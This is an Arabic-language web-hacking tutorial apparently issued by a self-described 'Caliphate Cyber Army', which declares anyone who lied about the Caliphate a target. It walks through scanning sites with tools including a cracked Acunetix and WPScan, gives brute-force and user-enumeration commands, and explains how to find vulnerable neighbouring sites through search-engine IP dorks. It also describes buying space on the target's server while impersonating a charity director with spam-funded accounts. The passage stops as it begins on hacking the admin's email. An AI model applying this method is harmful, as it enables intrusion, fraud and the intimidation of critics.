
الموقع الإلكتروني الوحيد والوحيد للمرصد السوري لحقوق الإنسان
The Only Official Website of the Syrian Observatory for Human Rights
WWW.SYRIAHR.COM

اختراق

كل من كذب على الخلافة

اهداف ل#جيش_الخلافة_الالكتروني

و اختراقهم مسألة وقت لا اكثر





المرسحون

TARGETING

- المحور الثاني -


1 فصح الموتى و برامج

و ينقسم لقسمين .

الفحص الالي

عن طريق برامج تفصح المواقع اليا لكل واحد منها خواص نذكر منهم <


Acunetix : الافضل بالنسبة لي مدفوع و غير مجاني لكن الكراك متوفر بالنت (صورة للبرنامج)



يحتوي على عدة ادوة تحتاجها
يستخرج المسارات بسرعة
الاول (بالنسبة لي) في استخراج
الثغرات و معلومات عن الموقع
باختصار ... لا بديل عنه في
حاسوبك .

<http://www.Acunetix.com>

Vega : الكثير يفضله (و لا اعرف السبب هه) باختصار ادوة احترافية و واجهة رسومية رائعة (صورة للبرنامج)



- متوفر على الكالي لينكس
- مجاني (بدون كراك ولا سريال)
- خيار البروكسي متوفر (لاخفاء هويتك)

<https://Subgraph.com/vega>

بعد البرامج لدينا الادوات و السكريبتات لها نفس فكرة العمل و موجودة باعداد هائلة
لسهولة برمجتها نذكر اشهرها و اقواها

WPSCAN < مخصصة لفحص و اختراق مواقع الوردبريس . و ليس الفحص فقط

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# wpscan

WPScan v2.1rNA
WordPress Security Scanner by the WPScan Team
Sponsored by the RandomStorm Open Source Initiative

Examples :
-Further help ...
ruby ./wpscan.rb --help

-Do 'non-intrusive' checks ...
ruby ./wpscan.rb --url www.example.com

-Do wordlist password brute force on enumerated users using 50 threads ...
ruby ./wpscan.rb --url www.example.com --wordlist darkcode.lst --threads 50

-Do wordlist password brute force on the 'admin' username only ...
ruby ./wpscan.rb --url www.example.com --wordlist darkcode.lst --username admin

-Enumerate installed plugins ...
ruby ./wpscan.rb --url www.example.com --enumerate p

-Enumerate installed themes ...
ruby ./wpscan.rb --url www.example.com --enumerate t

-Enumerate users ...
ruby ./wpscan.rb --url www.example.com --enumerate u
```

بل بها عدة خواص من بينها
البروت فورس (التخمين).
فصح الثيمات. الراج ...
متوفرة بتوزيعة الكالي
لينكس و يمكن تنصيبها
بالويندوز الموقع الرسمي

wpscan.org

(الاوامر ظاهرة بالصورة)

JOOMSCAN < نفس فكرة wpscan غير انها خاصة بالمواقع التي تتركب سكربت
جوملا فقط (متوفرة بالكالي لينكس و كسابقتها بالامكان تنصيبها على الويندوز)

```
File Edit View Search Terminal Help
root@MrGulety:~# joomscan -u djmaza.in

OWASP

OWASP Joomla! Vulnerability Scanner v0.0.4
(c) Aung Khant, aungkhant[at]yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)

Vulnerability Entries: 611
Last update: February 2, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner and the database
svn co https://joomscan.svn.sourceforge.net/svnroot/joomscan joomscan
```

الموقع الرسمي :
مثال ..

joomscan -u site.com

sourceforge.net/projects/joomscan

الادوات التي شرحتها هي الاهم و نادرا ما تحتاج غيرها في الفحص الالي نذكر
بعض الادوات (تعمل نفس عمل البرامج) :

wipiti .

Pesclot .

nikto .

.....

الفحص اليدوي

بعد الألي هناك اليدوي و هو اصعب مرحلة في محور الاستهداف.يعتمد على تفكير بدرجة اولى ثم الصبر و المثابرة و لكونه لا يعتمد على طريقة محددة وضعته لكم على شكل ثلاث سيناريوهات و ما عليك الا الابداع و التطوير...

السيناريو الاول >

```
Fichier Edition Format Affichage ?
site: www.site.il
ip: 127.0.0.1
script: wordpress
server: Personal
themes: theme_name1 , theme_name2
plugins: youtubedownload v1.2 , rolit_v2
# exploit :
-youtubedownload v1.2 [SQL inject] >
http://www.exploit-db.com/exploits/0000/
-theme_name1 [XSS] >
http://www.exploit-db.com/exploits/1111/
```

الخطوة الاولى (جمع المعلومات)

نستخرج معلومات عن الموقع و من بينها الايبي.السكربت.السرفر.. و نسطرها على هذا الشكل <<< نستخرج اسماء الثيمات و البرامج عن طريق الفصح الالي(بالبرامج المذكورة سابقا).

هذه الخطوة لجمع المعلومات و

تختلف المعلومات من هدف لهدف و لا تقتصر على هذه الطريقة فقط

الخطوة الثانية (ايجاد الثغرات)

– البحث عن الثيمات و التطبيقات بمواقع السيكيوريتي لعلمنا نجد ثغرة مسجلة

– **تحميل التطبيقات التي لم تجد بها ثغرة لفحصها بنفسك** (سنشرحها بالتفصيل)

– ايجاد ايميل الادمين و محاولة اختراقه (الايميل)

– **البحث عن مواقع بنفس السرفر تحتوي على تطبيقات او سكربتات خبيثة**

ركز على السطر الاحمر و حاول البحث عن مواقع بنفس السرفر تركيب السكربت بها ثغرة سكول أو ابلود (اي ثغرة اخرى) و اليك الطريقة .

نستعرض مواقع السرفر بواسطة محرك البحث بينج

لاستعراض مواقع مصابة بسكول ' ip:127.0.0.1

لاستعراض مواقع بها سكربتات ابلود **upload** ip:127.0.0.1

و لك حرية الابداع و التغيير حسب السكربت التي تستهدفه

شرح تحميل و فحص سكربتات المواقع باختصار :


– أولا البحث عن رابط لتحميل السكربت . نجرب البحث عن اسم السكربت بغوغل أو

بمواقع عرض التطبيقات مثل **wordpress.com/plugins** او **extensions.joomla.org**


ان لم تجد يمكن البحث في مسار التطبيق عن ملف تحت اسم مثلا **Readme.txt**

و به من المفروض ايجاد معلومات و رابط التطبيق (قبل التحميل تأكد من رقم الاصدار)

-ثانيا فصح السكرت. يجب اعرف ان الفصح اليدوي سطرًا سطرًا لسكرت يحتاج معرفة بسيطة بالبرمجة في هذه الحالة PHP و احيانا ASP .. لكن في هذه يمكن استعمال برامج لفصح السكرتات مثل CodeXploiter (تجدونه بالمرفقات)



او عن طريق سكرت RIPS بالامكان تركيبه على السرفر الشخصي . رابط السكرت <http://rips-scanner.sourceforge.net>



شرح تثبيت السكرت على السرفر الشخصي تجدونها بالمرفقات بأذن الله تعالى.. ننتهي من السيناريو الاول هنا .

الخطوة الاولى (جمع المعلومات) شرحناها سابقا

الخطوة الثانية (ايجاد الثغرات) نفرض أننا لم نجد ثغرة بالتطبيقات و الثيمات المركبة فنلجئ لطرق اخرى نذكر من بينها

– التخمين (Brut Force) :


أي يكون عندك اليوزر و تخمن عن الباسوورد بأستعمال «ليست باسوورد» أو العكس أو تخمن على كلاهما . (و عندما أقول تخمين لا أقصد الموقع المستهدف فقط بل كل مواقع السرفر)

يكون عادة بأستعمال برامج و سكريبتات نذكر أشهرها :

*wpscan : لا تستعمل فقط للفصح و بإمكانك أستغلالها للتخمين على مواقع الوردبريس فقط (الشرح بالمرفقات)

*Master Brut : أداة رائعة مبرمجة بالبايثون تخمن على ووردبريس و جوملا (تجدونها بالمرفقات أن شاء الله)

*Authentication Tester : للتخمين على باقي المواقع غير ووردبريس و جوملا و هي أداة ببرنامج acunetix الخاص بفحص المواقع صورة لها و تجدون شرح إضافي بالمرفقات



في الأخير التخمين يعتمد على الهندسة الاجتماعية و الذكاء أولا و التي تعطينا باس ليست قوية ... (تجدون مع المرفقات كيف يتم عمل باس ليست)

– شراء مساحة بالسرفر (no name) :

لو كنت تشتغل بالسبام و تملك حسابات بنكية بإمكانك شراء مساحة بأغلب

السرفرات و لو كان السرفر شبه شخصي بإمكانك انتحال شخصية مدير جمعية

خيرية مثلا (اعمل لها صفحة فايسبوك حتى لا يشك) أما السرفرات العامة بإمكانك

شراء المساحة بسهولة ما أن تعرف اسم الأستضافة

كيف أعرف أسم الاستضافة ؟

الطريقة الأولى : عن طريق هذا الموقع <http://www.netcraft.com>

Network

Site		Netblock Owner	L.T. Plus d.o.o.
Domain		Nameserver	ns1.santenbca.com
IP address	78.218.172.100	DNS admin	hostmaster@
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	poslovniservisi.com
Top Level Domain		DNS Security Extensions	unknown
Hosting country	HR		

الطريقة الثانية : نستعرض مواقع السرفر بمحرك «بينج» ثم نضع الدلالة التالية

Hosted By مثال : ip:127.0.0.1 Hosted By

ملاحظة مهمة : إذا أردت أستهداف موقع بنطاق .br مثلا أشتري المساحة من hostmaster.br 'مثال فقط'

–أختراق إيميل الادمين (no name) :

نفرض أننا نقوم بأستهداف موقع ووردبريس ووجدنا إيميل الموقع (سواء ببرامج الفصح . أو ايجاد ايميل للاتصال مثلا في واجهة الموقع الخ ..)

